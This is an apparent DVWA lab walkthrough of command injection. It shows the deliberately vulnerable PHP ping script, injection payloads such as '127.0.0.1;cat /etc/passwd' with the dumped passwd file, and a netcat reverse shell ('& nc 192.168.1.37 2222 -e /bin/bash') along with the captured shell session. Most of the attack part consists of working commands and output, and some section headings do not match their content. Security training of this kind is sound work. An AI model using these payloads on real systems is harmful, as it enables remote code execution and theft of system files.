
02. Command Injection



Command Injection Low Security



Command Injection Source

vulnerabilities/exec/source/low.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre> {$cmd} ";
}

?>
```

Command Injection Medium Security

Vulnerability: Command Injection

Vulnerability: Command Injection

```
Ping a device
Enter an IP address: 127.0.0.1;cat /etc/passwd
                                                    Submit
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Command Injection High Security

Vulnerability: Command Injection

Ping a device Enter an IP address: 127.0.0.1&ls help index.php source

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Netcat Reverse Shell on Command Injection

On Attacker System -

```
nc -l -p 2222

-l = Listen the upcoming connection
-p = Port No
-v = Verbose
```



& nc 192.168.1.37 2222 -e /bin/bash

-e = shell execution

```
Q : 008
 Ω
                                               root@Mrwebsecure: /etc/php/8.2/apache2
                 e:/etc/php/8.2/apache2# nc -l -p 2222
ls
help
index.php
source
cat /etc/hosts
127.0.0.1
                 localhost
127.0.1.1
                 Mrwebsecure
# The following lines are desirable for IPv6 capable hosts
       localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```